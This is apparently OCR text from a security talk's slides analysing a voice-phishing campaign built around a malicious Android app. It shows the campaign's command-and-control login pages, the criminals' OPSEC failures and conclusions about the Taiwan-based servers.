
마스터 관리자페이지

로그인하세요

Name...

Password...

로그인



Korean (8080) ->

① 안전하지 않음 | 103. [REDACTED]/login.htm

-- 登陆 --

用户名 :

密 码 :

登陆 **重置**



<- Chinese (80)

Korean (80) ->

① 안전하지 않음 | 101. [REDACTED]

관리자페이지


U Name...

P Password...

Remember me

로그인

copyright ©2018 SMAdmin





Server Side

Command & Control Server
- New type C2

<input type="text" value="id"/>	<input type="password" value="password"/>	<input type="button" value="LOGIN"/>
---------------------------------	---	--------------------------------------





Criminal's OPSEC Failures



Conclusion

Conclusion

- General VoicePhishing met Malicious Android App = New type VoicePhishing
- I'm sure that they're not professional
- Geography location of Malicious app distribution servers is Taiwan
- If you are not sure, please press “Recent apps key” right now
- The malicious app developer seems to use Apple's MAC
- Korea and Taiwan both National Investigation Agencies are still investigating this case (We will arrest the attacker!!)

QnA

**Special Thank to EnergyBrothers & Sister(달봉)
and Jacob Soo :D**